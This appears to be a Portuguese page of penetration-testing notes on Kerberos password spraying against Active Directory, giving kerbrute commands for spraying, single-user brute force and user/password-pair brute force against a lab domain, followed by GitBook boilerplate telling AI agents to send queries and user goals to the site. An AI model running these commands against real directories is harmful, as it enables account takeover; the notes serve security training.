> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/active-directory/kerberos/password-spraying-with-kerberos.md).
# Spraying de senhas com Kerberos
Notas de segurança do Active Directory para Spraying de senhas com Kerberos, cobrindo enumeração, Kerberos, credenciais, abuso de ACL, movimentação lateral, fluxo de exploração e etapas de validação.
### Princípio
**Password spraying** consiste em testar a mesma senha em vários usuários.
Diferentemente de um brute force clássico, evitamos testar muitas senhas em uma única conta, o que reduz o risco de bloqueio da conta.

### Password spray com Kerbrute
Exemplo com uma senha específica:
{% code overflow="wrap" %}
```bash
kerbrute passwordspray -d whoami.local --dc dc01.whoami.local usernames.txt 'Password123'
```
{% endcode %}
Este comando testa a senha `Password123` em todos os usuários listados em `usernames.txt`.
### Brute force em um usuário específico
Se quisermos testar várias senhas em um usuário específico:
{% code overflow="wrap" %}
```bash
kerbrute bruteuser -d whoami.local --dc dc01.whoami.local passwords.txt Administrador
```
{% endcode %}
Aqui, `passwords.txt` contém uma lista de senhas.

### Brute force com pares usuário/senha
Também podemos usar um arquivo contendo pares no formato:
```
username:password
```
Exemplo:
```
Administrator:password12345
Jordan:hello1453
user1:Password123
```
Ordem :
{% code overflow="wrap" %}
```bash
kerbrute bruteforce -d whoami.local --dc dc01.whoami.local user_pw_file.txt
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/active-directory/kerberos/password-spraying-with-kerberos.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.